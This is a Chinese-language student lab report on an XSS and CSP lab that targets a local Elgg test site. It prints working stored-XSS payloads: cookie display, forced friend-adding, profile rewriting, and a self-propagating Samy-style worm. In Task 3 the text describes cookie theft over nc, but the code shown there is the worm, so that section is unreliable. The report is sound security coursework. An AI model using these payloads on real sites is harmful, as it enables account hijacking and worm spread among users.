
实验报告

Task1


1. 登录Alice的账号，在Edit profile里在Brief description里面写入<script type = text/javascript>alter(“xss”);</script>



1. 保存后返回主页，可以看见弹窗



1. 登录Boby的账号查看Alice，也会出现弹窗




Task2


1. 修改上一个task中的代码，在原位置写入<script type = "text/javascript">alert(document.cookie);</script>



1. 保存后返回主页，可以看见cookie显示在弹窗中



1. 换Boby的账号登录，可以看见显示Boby的cookie



Task3

在Samy的about me中写入

<script type="text/javascript" id="worm">

window.onload = function()

{

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag+jsCode+tailTag);

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var name="&name="+elgg.session.user.name;

var desc="&description=Samy is our hero!"+wormCode;

desc += "&accesslevel[description]=2";

var guid="&guid="+elgg.session.user.guid;

var content=token+ts+name+desc+guid;

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

if(elgg.session.user.guid!=47)

{

//Create and send Ajax request to modify profile

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");


Ajax.send(content);

}

}

</script>

后访问攻击者网站，nc得到cookie



Task4

1. 登录Samy的账号，在edit profile中在about me窗口中写入如下代码并保存

<script type="text/javascript">

window.onload = function () {

var Ajax=null;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

//Construct the HTTP request to add Samy as a friend.

var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token+ts+token;

//Create and send Ajax request to add friend

Ajax=new XMLHttpRequest();

Ajax.open("GET",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Keep-Alive","300");

Ajax.setRequestHeader("Connection","keep-alive");

Ajax.setRequestHeader("Cookie",document.cookie);


Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send();

}

</script>

1. 登录其他用户的账号并访问samy的profile，



刷新后可以看见该用户已将boby添加为好友，且HTTP Header Live抓到关于添加好友的请求

问题：

Question 1: Explain the purpose of Lines1and2 , why are they are needed?

因为这两个参数是添加好友的http请求所必要的，而且不同的用户每次重新登录去添加samy为好友，这两个参数都会改变，所以需要这两行代码来动态获取访问samy的profile界面的用户的参数

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e.,

you cannot switch to the Text mode, can you still launch a successful attack?

不能，该模式下无法获取必要参数

Task5

1. 登录Samy的账号，在about me里写入如下代码

<script type="text/javascript">

window.onload = function()

{

//JavaScript code to access user name, user guid, Time Stamp \_\_elgg\_ts

//and Security Token \_\_elgg\_token

var userName="&name="+elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var desc="&description=Hello, I'm Samy!"+ "&accesslevel[description]=2";

//Construct the content of your url.

var content=token+ts+userName+desc+guid;

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var samyGuid=47; //FILL IN

if(elgg.session.user.guid!=samyGuid)

{

//Create and send Ajax request to modify profile

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type",

"application/x-www-form-urlencoded");

Ajax.send(content);

}

}

</script>

2.登录其他账号，访问samy的profile，可以看见求改about me 的请求



点击edit profile可以看见About me已被修改



Task6

1.登录Samy的账号在about me里输入

<script type="text/javascript" id="worm">

window.onload = function()

{

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag+jsCode+tailTag);

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var name="&name="+elgg.session.user.name;

var desc="&description=Samy is our hero!"+wormCode;

desc += "&accesslevel[description]=2";

var guid="&guid="+elgg.session.user.guid;

var content=token+ts+name+desc+guid;

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

if(elgg.session.user.guid!=47)

{

//Create and send Ajax request to modify profile

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");


Ajax.send(content);


}

}

</script>

1. 登录Alice的账号查看Samy的主页，抓到更新profile的请求

3.登录charile账号访问alice主页，抓到更新profile的请求





Task7


1.在/etc/hosts中增加如下几个域名解析：



2.下载csp.zip，并解压，运行其中的http\_server.py。访问指定网址，得到如下结果。







在白名单中的1,4,5一直都显示OK。而6在访问www.example79.com时，由于此时www.example79.com调用本网址内的脚本，所以显示OK。

3.如果想要1,2,4,5,6一直显示OK，则需要修改代码如下：

#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler

from urllib.parse import \*

class MyHTTPRequestHandler(BaseHTTPRequestHandler):

def do\_GET(self):

o = urlparse(self.path)

f = open("." + o.path, 'rb')

self.send\_response(200)

self.send\_header('Content-Security-Policy',

"default-src 'self';"

"script-src 'self' \*.example68.com:8000 \*.example79.com:8000 'nonce-1rA2345' 'nonce-2rB3333' ")

self.send\_header('Content-type', 'text/html')

self.end\_headers()

self.wfile.write(f.read())

f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)httpd.serve\_forever()

之后再访问网页，发现除了3以外全部显示OK，所以代码修改成功。

